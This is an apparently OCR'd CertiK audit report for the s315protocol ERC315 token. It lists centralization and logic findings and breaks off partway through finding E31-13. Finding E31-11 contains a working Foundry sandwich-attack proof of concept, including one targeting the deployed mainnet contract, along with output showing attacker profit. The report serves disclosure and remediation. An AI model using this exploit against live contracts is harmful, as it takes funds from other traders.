
Security Assessment

s315protocol

CertiK Assessed on Jun 20th, 2024



CertiK Assessed on Jun 20th, 2024

s315protocol

The security assessment was prepared by CertiK, the leader in Web3.0 security.


Executive Summary

TYPES	ECOSYSTEM	METHODS
DeflationaryToken	Binance Smart Chain (BSC)	Formal Verification, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Solidity	Delivered on 06/20/2024	N/A

CODEBASE	COMMITS
BSC View All in Codebase Page	0x565d40e2ef60f0b4e5bd0136bb2c58ace83fdaa5 View All in Codebase Page

Vulnerability Summary



12	2	0	0	10	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined

🟥	0	Critical		Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
🟧	4	Major	2 Resolved, 2 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
🟨	1	Medium	1 Acknowledged	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
🟨	5	Minor	5 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
🟦	2	Informational	2 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | S315PROTOCOL

CODEBASE | S315PROTOCOL

Repository

BSC

Commit

0x565d40e2ef60f0b4e5bd0136bb2c58ace83fdaa5

AUDIT SCOPE | S315PROTOCOL

1 file audited ● 1 file with Acknowledged findings

ID	Repo	File	SHA256 Checksum
● E31	mainnet	E315.sol	9b3a1a27d073f4c1727248f09595dcfd975cbcc4c0bfcac611ad5cebc951b77c

APPROACH & METHODS | S315PROTOCOL

This report has been prepared for s315protocol to discover issues and vulnerabilities in the source code of the s315protocol project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Formal Verification and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | S315PROTOCOL

Overview

The **s315protocol** project contains a `ERC315` contract that extends the ERC20 standard with additional features and custom functionalities. It includes mechanisms for fee collection, balance tracking, owner privileges, trading restrictions, swap operations, and airdrop provisions. Key aspects include a maximum wallet limit, liquidity lock with unlock conditions, and special roles for liquidity and airdrop management.

- **Buying Tokens:** Users can receive tokens by transferring BNB to the contract address.
- **Selling Tokens:** Users can receive BNB by transferring tokens to the contract address.
- **Trade Cooldown:** Within a specified time frame, each transaction entity can only have one order.
- **Liquidity Pool Locking:** Within a specified block range, the liquidity provider cannot withdraw from the liquidity pool.

Privileged Functions

In the **s315protocol** project, multiple roles are adopted to ensure the dynamic runtime updates of the project, which were specified in the centralized findings.

The advantage of this privileged role in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community. It is also worth of note the potential drawbacks of these functions, which should be clearly stated through the client's action/plan. Additionally, if the private key of the privileged account is compromised, it could lead to devastating consequences for the project.

To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of the `Timelock` contract.

The team has transferred the ownership to the zero address.

External Dependencies


The following are external addresses used within the contracts:

E315

- `liquidityProvider` - The address of liquidity provider.
- `airdropProvider` - The address of airdrop provider.
- `fundAddress` : The address to receive fund fees.
- `pancakeAddress` : The address of PancakePair.

It is assumed that these addresses are trusted and implemented properly within the whole project.

FINDINGS | S315PROTOCOL



12	0	4	1	5	2
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for s315protocol. Through this audit, we have uncovered 12 issues ranging from different severity levels. Utilizing the techniques of Formal Verification & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
E31-03	**Initial Token Distribution**	**Centralization**	**Major**	● **Acknowledged**
E31-04	**Centralization Risks**	**Centralization**	**Major**	● **Resolved**
E31-05	**Withdrawal Centralization Risk**	**Centralization**	**Major**	● **Resolved**
E31-11	Ineffective Check And Potential Sandwich Attack	Volatile Code, Logical Issue	Major	● Acknowledged
E31-07	Inconsistency Between Transfer And TransferFrom Logic	Inconsistency	Medium	● Acknowledged
E31-08	Usage Of `transfer()` For Sending Ether	Volatile Code	Minor	● Acknowledged
E31-12	Lack Of Check For `_blockToUnlockLiquidity`	Coding Issue	Minor	● Acknowledged
E31-13	Potential Zero Token Received	Volatile Code	Minor	● Acknowledged
E31-14	Missing Input Validation	Volatile Code	Minor	● Acknowledged
E31-15	Potential Miscalculation Of Max Holding	Logical Issue	Minor	● Acknowledged
E31-16	Missing Emit Events	Coding Style	Informational	● Acknowledged

ID	Title	Category	Severity	Status
E31-17	`maxWallet` Limitation Could Be Bypassed	Logical Issue	Informational	● Acknowledged

E31-03 | INITIAL TOKEN DISTRIBUTION

Category	Severity	Location	Status
Centralization	● **Major**	**E315.sol: 367, 370**	● **Acknowledged**

Description

All `S315` tokens are distributed between the contract owner and the token contract itself. Specifically, 50% of the tokens go to the contract owner, while the remaining 50% are allocated to the token contract for liquidity provision. This is a centralization risk because the owner(s) of the EOAs can distribute tokens without obtaining the consensus of the community. Any compromise to these addresses may allow a hacker to steal and sell tokens on the market, resulting in severe damage to the project.

As of 06/12/2024, the addresses of major **holders** are listed below:

- 4.8099% of the tokens are in the current contract address **E315**.
- 4.6450% of the tokens are in the contract address **PancakeSwap V2: S315**.
- 0.6807% of the tokens are in the EOA address **0xCf37e8EF779DFc6c246dF1c6153FE871D0698716**.

Recommendation

It is recommended that the team be transparent regarding the initial token distribution process. The token distribution plan should be published in a public location that the community can access. The team should make efforts to restrict access to the private keys of the deployer account or EOAs. A multi-signature (⅔, ⅗) wallet can be used to prevent a single point of failure due to a private key compromise. Additionally, the team can lock up a portion of tokens, release them with a vesting schedule for long-term success, and deanonymize the project team with a third-party KYC provider to create greater accountability.

Alleviation

[s315protocol Team, 06/13/2024]:
Tokens are launched fairly, so half of the tokens are placed in the agreement and the other half is placed in PancakeSwap for LP. As for the EOA address, it is gradually accumulated by a buyer.

[CertiK, 06/14/2024]:
During the deployment of this contract, half of the tokens (10,500,000) are sent to the deployer, while the other half (10,500,000) are retained in the contract for liquidity provision. Later, the deployer transfers all their tokens (10,500,000) to PancakeSwap V2 to add liquidity via **this transaction**.

It is suggested to implement the aforementioned methods and publish the token distribution plan in a public location.

E31-04 | CENTRALIZATION RISKS

Category	Severity	Location	Status
Centralization	● **Major**	**E315.sol: 386, 390, 395, 399, 406, 410, 414, 417, 450, 475, 701, 705, 709, 713, 717, 733, 743, 810**	● **Resolved**

Description

In the `ERC315` contract,

- the `owner` has authority over the following functions:
    1. `setBurnLimit` : Sets the minimum limit for burning tokens.
    2. `setTaxFee` : Sets the fees for the fund and burn actions.
    3. `setExcluded` : Sets an account's exclusion from fees and restrictions.
    4. `setBlacked` : Sets an account's status as blacklisted.
    5. `setPancakeAddress` : Sets the PancakeSwap address.
    6. `setFundAddress` : Sets the address for the fund.
    7. `setBounsAddress` : Sets the bonus address.
    8. `renounceOwnership` : Transfers ownership to the zero address.
    9. `enableTrading` : Enables or disables trading.
    10. `enableMaxWallet` : Enables or disables the maximum wallet restriction.
    11. `setMaxWallet` : Sets the maximum wallet amount.
    12. `setAutoLPBurnSettings` : Sets the settings for automatic liquidity pair token burning.
- the `liquidityProvider` has authority over the following functions:
    1. `removeLiquidity` : Allows the liquidity provider to remove liquidity after a lock period.
    2. `extendLiquidityLock` : Extends the lock period for liquidity removal.
    3. `addLiquidity` : Adds liquidity to the contract and enables trading.
- the `airdropProvider` has authority over the following functions:
    1. `airdopBonus` : Distributes bonus tokens to users who have burned tokens.

Compromising the privileged roles within this smart contract could enable attackers to misuse their authority by altering fee structures to exorbitant levels, manipulating critical addresses, whitelisting malicious accounts, and blacklisting legitimate users. Such actions could result in disproportionately high fees, disrupt normal transaction processes, and ultimately inflict severe harm on the integrity and functionality of the entire project.

It's noted that the owner has renounced the ownership in the transaction. However, the `liquidityProvider` could withdraw all the liquidity from the contract.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[s315protocol Team, 06/13/2024]:

We have waived the contractual authority and locked the LP time to 2028, so there is actually no such risk.

[CertiK, 06/14/2024]:

It's noted that the owner has renounced the ownership in the transaction. However, the `liquidityProvider` could withdraw all the liquidity (BNB) from the contract until the year 2028.

While this strategy will reduce the risk, it's crucial to note that it has not completely eliminated it. It is suggested to implement the aforementioned methods to avoid centralized failure. Also, it strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

[CertiK, 06/19/2024]:

The `ERC315` supports two types of transactions: transfers based on ERC314 and those involving PancakeSwap. Initially, liquidity for both methods is held by the `liquidityProvider`. For ERC314, liquidity remains within the `ERC315` and becomes accessible to the `liquidityProvider` after the year 2028. PancakeSwap's liquidity provider tokens are secured in PinkLock02, which is controlled by the `liquidityProvider`.

Due to the owner permissions being renounced, it's impossible to update the `liquidityProvider` to a multisig wallet configuration. As a result, the team has prolonged the liquidity unlock period until block 3351448756, expected to be reached around the year 2339. This adjustment was implemented in this transaction.

Furthermore, the team has also renounced control over the PancakeSwap liquidity lock in this transaction.

E31-05 | WITHDRAWAL CENTRALIZATION RISK

Category	Severity	Location	Status
Centralization	● **Major**	**E315.sol: 733~734**	● **Resolved**

Description

In the ERC315 contract, the `LiquidityProvider` role has the capability to withdraw the entire BNB balance once the current block number exceeds the `blockToUnlockLiquidity` . Executing this function will set `tradingEnable` to false, thereby preventing users from redeeming their BNB by selling ERC315 tokens.

Additionally, the contract lacks a direct method to verify the creation of a liquidity pool between the ERC315 token and BNB. Consequently, if the BNB is withdrawn and no corresponding pair exists on Pancakeswap, users would be unable to recover their funds. Should this privileged role be compromised, a hacker could potentially drain all the BNB from the contract, resulting in substantial financial losses for the users.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[s315protocol Team, 06/13/2024]:
We have waived the contractual authority and locked the LP time to 2028, so there is actually no such risk.

[CertiK, 06/14/2024]:
It is noted that the owner has renounced ownership in this transaction. However, the `liquidityProvider` retains the ability to withdraw all liquidity (BNB) from the contract after block 80085556. The block generation time on Binance Smart Chain (BSC) is approximately 3 seconds per block. Given the current date of June 17, 2024, and the block number of 39683927, block number 80085556 is expected to be reached around February 12, 2029.

While this strategy will reduce the risk, it's crucial to note that it has not completely eliminated it. It is suggested to implement the aforementioned methods to avoid centralized failure. Also, it strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

[CertiK, 06/19/2024]:
The `ERC315` supports two types of transactions: transfers based on ERC314 and those involving PancakeSwap. Initially, liquidity for both methods is held by the `liquidityProvider`. For ERC314, liquidity remains within the `ERC315` and becomes accessible to the `liquidityProvider` after the year 2028. PancakeSwap's liquidity provider tokens are secured in PinkLock02, which is controlled by the `liquidityProvider`.

Due to the owner permissions being renounced, it's impossible to update the `liquidityProvider` to a multisig wallet configuration. As a result, the team has prolonged the liquidity unlock period until block 3351448756, expected to be reached around the year 2339. This adjustment was implemented in this transaction.

Furthermore, the team has also renounced control over the PancakeSwap liquidity lock in this transaction.

E31-11 | INEFFECTIVE CHECK AND POTENTIAL SANDWICH ATTACK

Category	Severity	Location	Status
Volatile Code, Logical Issue	● Major	E315.sol: 634~640	● Acknowledged

Description

In the `ERC315` contract, the `_transfer` function is central to the execution of `transfer`, `transferFrom`, `buy`, and `sell` operations. It includes a safeguard to prevent an `opUser` from initiating more than one token transfer within the same block. Additionally, it enforces a 30-second cooldown period between transactions, even if they occur in different blocks.

```
            if(!isExcluded(opUser)) {
                 require(_lastTransaction[opUser] != block.number, "You can't make two transactions in the same block");
                 _lastTransaction[opUser] = uint32(block.number);

                 require(block.timestamp >= _lastTxTime[opUser] + 30, 'Sender must wait for cooldown');
                 _lastTxTime[opUser] = block.timestamp;
             }
```

However, this safeguard is not effective in preventing an `opUser` from conducting two transfers within the same block, as it only verifies the transaction initiator (`msg.sender`) and not the token's origin (`from`). Consequently, an attacker could exploit this by using intermediary contracts to bypass the check and execute a sandwich attack to profit from it.

Scenario

Consider the following exploit scenario:

1. An attacker creates two contracts: an intermediary contract named `intermediary` and a helper contract named `helper` .
2. The attacker authorizes the `intermediary` contract with the maximum token allowance.
3. The `intermediary` contract contains a `transferFrom` function that is set up to call the `ERC315.transferFrom` method.
4. The `helper` contract has a `sell` function that enables it to sell tokens back to the ERC315 contract.
5. When the attacker detects a `buy` transaction pending in the mempool, they execute a transaction to front-run the `buy` , acquiring ERC315 tokens and using `intermediary.transferFrom` to move the tokens from their account to the `helper` account.

6. Following the execution of the legitimate user's `buy` transaction, the attacker immediately calls `helper.sell` to offload the tokens acquired in step 5, thereby realizing a profit.

Proof of Concept

The test is conducted using the Foundry framework:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import {E315} from "../src/e315.sol";

contract CounterTest is Test {
    E315 public token;
    Helper public helper;
    address public user1;
    address public user2;
    address public hacker;
    Intermediary public intermediary;

    function setUp() public {
        token = new E315();
        intermediary = new Intermediary();
        helper = new Helper();
        user1 = makeAddr("user1");
        hacker = makeAddr("hacker");
        deal(address(this), 1000 ether);

        deal(user1, 100 ether);
        deal(hacker, 100 ether);

    }

    function testSandwichAttack() public {
        vm.warp(1000);
        // Add liquidity to the token contract with 1000 ETH
        token.addLiquidity{value: 1000 ether}(100, 0);
        console.log("Hacker's initial balance:", address(hacker).balance);

        vm.warp(2000);
        vm.startPrank(hacker);
        // Hacker buys tokens with 0.01 ETH
        (bool suc, ) = address(token).call{value: 0.01 ether, gas: gasleft()}("");
        require(suc, "Buy failed");
        console.log("Hacker's token balance:", token.balanceOf(hacker));
        // Hacker approves the intermediary contract to spend their tokens
        token.approve(address(intermediary), type(uint256).max);
        // Hacker uses the intermediary to transfer their tokens to the helper
contract
        intermediary.transferFrom(IERC315(address(token)), address(helper),
token.balanceOf(hacker));
        vm.stopPrank();

        vm.startPrank(user1);
        // User buys tokens with 20 ETH
        address(token).call{value: 20 ether, gas: gasleft()}("");
        console.log("User's token balance:", token.balanceOf(user1));
        vm.stopPrank();

        vm.startPrank(hacker);
        // Helper contract sells the tokens back to the ERC315 contract
        helper.sell(IERC315(address(token)));
        console.log("Hacker's final balance:", address(hacker).balance);
        vm.stopPrank();
    }


}
interface IERC315 {
    function transfer(address to, uint256 value) external returns (bool);
    function balanceOf(address account) external view returns (uint256);
    function transferFrom(address sender, address recipient, uint256 amount)
external returns (bool);

}

contract Intermediary{
    constructor(){
    }

    receive() external payable{
    }

    function transferFrom(IERC315 addr, address to, uint256 amount) public {
        IERC315(addr).transferFrom(msg.sender, to, amount);
    }
}

contract Helper{
    constructor(){
    }

    receive() external payable{
    }

    function sell(IERC315 addr) public{
        addr.transfer(address(addr), addr.balanceOf(address(this)));
        payable(msg.sender).transfer(address(this).balance);
    }
}
```

```
[PASS] testSandwichAttack() (gas: 469843)
Logs:
  Hacker's initial balance: 100000000000000000000
  Hacker's token balance: 103947921041579168416
  User's token balance: 199899925040700732124338
  Hacker's final balance: 100000192934220886572

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 9.57ms (1.35ms CPU
time)
```

Based on the test result, the hacker's profit is calculated as follows: 100,000,192,934,220,886,572 - 100,000,000,000,000,000,000 = 192,934,220,886,572 Wei.

Recommendation

It is recommended to also verify the token's origin (`from`) within the `_transfer` function.

Alleviation

[s315protocol Team, 06/13/2024]:

The 30 second setting is to prevent frequent arbitrage by on chain robots.

[CertiK, 06/14/2024]:

The `E315` contract implements a 30-second cooldown to restrict the `opUser` :

- The recipient address (`to`) for buy transactions in the pancake swap.
- The sender address (`from`) for sell transactions in the pancake swap.
- Otherwise, the initial sender address (`msg.sender`).

However, the `msg.sender` check can be bypassed because different senders can perform transactions within the cooldown duration, allowing a bot to execute a sandwich attack. This vulnerability can be exploited to manipulate the price and profit at the expense of other users. We refactor the POC as below by using the on-chain forked data to show the sandwich attack.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../src/E315.sol";
import "./Converter.sol";

contract Intermediary {
    constructor(){
    }

    receive() external payable {
    }

    function transferFrom(E315 e315, address to, uint256 amount) public {
        e315.transferFrom(msg.sender, to, amount);
    }
}

contract Helper {
    constructor(){
    }

    receive() external payable {
    }

    function sell(E315 e315) public {
        e315.transfer(address(e315), e315.balanceOf(address(this)));
        payable(msg.sender).transfer(address(this).balance);
    }
}


contract E315Test is Test {

    using Converter for uint256;

    E315 public e315;
    address public Ave = makeAddr("Ave");
    address public Bob = makeAddr("Bob");
    address public Bot = makeAddr("Bot");
    address public TEM = makeAddr("TEM");
    address public bonusAddress;
    IPancakeRouter02 public pancakeV2Router =
IPancakeRouter02(0x10ED43C718714eb63d5aA57B78B54704E256024E);
    IPancakePair public pair =
IPancakePair(0x17ab7FCfED595627668Ed436B4C28D4d405F561B);
    address public wbnb;
    Intermediary public intermediary;
    Helper public helper;

    function setUp() public {
        vm.createSelectFork("bsc", 39544988);
        e315 = E315(payable(0x565D40e2ef60f0B4e5bD0136Bb2C58ACe83fDaA5));
        bonusAddress = e315.bounsAddress();
        intermediary = new Intermediary();
        helper = new Helper();
        wbnb = pair.token0() == address(e315) ? pair.token1() : pair.token0();

        //init fund
        address whale = 0xCf37e8EF779DFc6c246dF1c6153FE871D0698716;
        // console2.log("balance of whale : ", e315.balanceOf(whale)/1e18);
        vm.startPrank(whale);
        e315.transfer(Ave, 1e4 ether);
        vm.warp(block.timestamp + 3600);
        vm.roll(block.number + 1);
        e315.transfer(Bob, 1e4 ether);
        vm.stopPrank();

        //set label
        vm.label(address(e315), "E315");
        vm.label(bonusAddress, "Bonus");

        deal(Ave, 1e4 ether);
        deal(Bob, 1e4 ether);
        deal(Bot, 1e4 ether);
    }

    //==============================PUBLIC
FUNCTIONS=================================

    function test_POC1_SandwichAttack() public {
        vm.warp(block.timestamp + 1 days);
        deal(Bot, 300 ether);
        showBalance(Bot);
        userE314Buy(Bot, 300 ether);
        vm.startPrank(Bot);
        e315.approve(address(intermediary), type(uint256).max);
        intermediary.transferFrom(e315, address(helper), e315.balanceOf(Bot));
        vm.stopPrank();
        userE314Buy(Ave, 300 ether);
        showBalance(Ave);

        vm.startPrank(Bot);
        helper.sell(e315);
        vm.stopPrank();
        showBalance(Bot);
    }
    //==============================INTERNAL
FUNCTIONS================================
    function showBalance(address account) internal view {
        uint256 bal = e315.balanceOf(account);
        console2.log("%s's E315 balance is %s, BNB balance is %s",
            vm.getLabel(account),
            Converter.formatDecimals(bal),
            Converter.formatDecimals(account.balance)
        );
    }

    function getRevertReason(bytes memory _returnData) internal pure returns (string
memory) {
        if (_returnData.length < 68) return "Buy Failed.";
        assembly {
            _returnData := add(_returnData, 0x04)
        }
        return abi.decode(_returnData, (string));
    }

    function userE314Buy(address user, uint256 ethAmt) internal {
        console2.log("%s - %s buys E314 with %s BNB",
            block.timestamp.convertTimestamp(), vm.getLabel(user),
Converter.formatDecimals(ethAmt));
        vm.startPrank(user);
        (bool success, bytes memory data) = address(e315).call{value: ethAmt}("");
        if (!success) {
            if (data.length > 0) {
                string memory errorMessage = getRevertReason(data);
                revert(errorMessage);
            } else {
                revert("Buy Failed.");
            }
        }
        vm.stopPrank();
    }

    function userE314Sell(address user, uint256 tokenAmt) internal {
        console2.log("%s - %s sells %s S315",
            block.timestamp.convertTimestamp(), vm.getLabel(user),
Converter.formatDecimals(tokenAmt));
        vm.startPrank(user);
        e315.transfer(address(e315), tokenAmt);
        vm.stopPrank();
    }

    function userPancakeBuy(address user, uint256 ethAmt) internal {
        console2.log("%s - %s swaps for E314 with %s BNB",
            block.timestamp.convertTimestamp(), vm.getLabel(user),
Converter.formatDecimals(ethAmt));
        address[] memory path = new address[](2);
        path[0] = wbnb;
        path[1] = address(e315);
        vm.startPrank(user);
        pancakeV2Router.swapExactETHForTokensSupportingFeeOnTransferTokens{value:
ethAmt}(
            0, path, user, block.timestamp + 60
        );
        vm.stopPrank();
    }

    function userPancakeSell(address user, uint256 tokenAmt) internal {
        console2.log("%s - %s swaps for BNB with %s token",
            block.timestamp.convertTimestamp(), vm.getLabel(user),
Converter.formatDecimals(tokenAmt));
        address[] memory path = new address[](2);
        path[0] = address(e315);
        path[1] = wbnb;
        vm.startPrank(user);
        e315.approve(address(pancakeV2Router), tokenAmt);
        pancakeV2Router.swapExactTokensForETHSupportingFeeOnTransferTokens(
            tokenAmt, 0, path, user, block.timestamp + 60
        );
        vm.stopPrank();
    }
}
```

The output data is :

```
% forge test --mt test_POC1_SandwichAttack -vv
[⠊] Compiling...
[⠒] Compiling 1 files with 0.8.24
[⠢] Solc 0.8.24 finished in 1.50s
Compiler run successful!

Ran 1 test for test/E315.t.sol:E315Test
[PASS] test_POC1_SandwichAttack() (gas: 587369)
Logs:
  Bot's E315 balance is 0.000000000000000000, BNB balance is 300.000000000000000000
  2024-06-13 11:08:15 - Bot buys E314 with 300.000000000000000000 BNB
  2024-06-13 11:08:15 - Ave buys E314 with 300.000000000000000000 BNB
  Ave's E315 balance is 121,031.104767990170474045, BNB balance is
9,700.000000000000000000
  Bot's E315 balance is 0.000000000000000000, BNB balance is 350.436213722846004772

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 585.68ms (2.56ms CPU
time)

Ran 1 test suite in 589.42ms (585.68ms CPU time): 1 tests passed, 0 failed, 0
skipped (1 total tests)
```

The PoC demonstrates that the current implementation of the `E315` contract is vulnerable to a sandwich attack. The cooldown mechanism based on `msg.sender` can be bypassed by using different sender addresses, allowing bots to execute sandwich attacks.

[s315protocol Team, 06/17/2024]:

The team will remind community members to pay attention to sliding points when making purchases to avoid this situation as much as possible.

[CertiK, 06/17/2024]:

It's noted that this strategy will not reduce the risk of sandwich attacks. While reminding community members to pay attention to slippage settings is helpful, it is not a comprehensive solution. Sandwich attacks are often executed by automated bots that can act much faster and more efficiently than human users. To effectively mitigate this risk, it is important to consider implementing contract-level protections and anti-bot measures. We strongly recommend addressing these potential vulnerabilities to ensure the security and fairness of the platform for all users.

E31-07 | INCONSISTENCY BETWEEN TRANSFER AND TRANSFERFROM LOGIC

Category	Severity	Location	Status
Inconsistency	● Medium	E315.sol: 617	● Acknowledged

Description

The `transfer()` function contains different restrictions or additional logic compared to the `transferFrom()` function, resulting in inconsistent behavior between these two core functions. This inconsistency can lead to a situation where a transfer might fail when using `transfer()` due to the imposed restrictions, but the same transfer could succeed using `transferFrom()` , potentially bypassing the intended security checks or business logic.

Recommendation

It's recommended to refactor the code to ensure consistent behavior between `transfer()` and `transferFrom()` .

Alleviation

[s315protocol Team, 06/13/2024]:

We have waived the contract authority and are unable to modify it.

[CertiK, 06/14/2024]:

If users want to sell token to the contract itself, the `transfer` function should be called to receive the BNB.

E31-08 | USAGE OF `transfer()` FOR SENDING ETHER

Category	Severity	Location	Status
Volatile Code	● Minor	E315.sol: 738	● Acknowledged

Description

After EIP-1884 was included in the Istanbul hard fork, it is not recommended to use `.transfer()` or `.send()` for transferring ether as these functions have a hard-coded value for gas costs making them obsolete as they are forwarding a fixed amount of gas, specifically `2300`. This can cause issues in case the linked statements are meant to be able to transfer funds to other contracts instead of EOAs.

Recommendation

We recommend using the `sendValue()` function of `Address` contract from OpenZeppelin. See https://github.com/OpenZeppelin/openzeppelin-contracts/blob/v4.4.2/contracts/utils/Address.sol

Alleviation

[s315protocol Team, 06/13/2024]:

We have waived the contract authority and are unable to modify it.

E31-12 | LACK OF CHECK FOR `_blockToUnlockLiquidity`

Category	Severity	Location	Status
Coding Issue	● Minor	E315.sol: 724	● Acknowledged

Description

In the `addLiquidity` function, there is no input validation check for `_blockToUnlockLiquidity`. Setting this parameter to a low value could enable the liquidity provider to withdraw liquidity prematurely, while setting it to an excessively high value could prevent the provider from withdrawing liquidity for an extended period.

Recommendation

Recommend performing a validation check for the `_blockToUnlockLiquidity` to ensure it has a proper boundary.

Alleviation

[s315protocol Team, 06/13/2024]:

We have waived the contract authority and are unable to modify it.

E31-13 | POTENTIAL ZERO TOKEN RECEIVED

Category	Severity	Location	Status
Volatile Code	● Minor	E315.sol: 767~768	● Acknowledged

Description

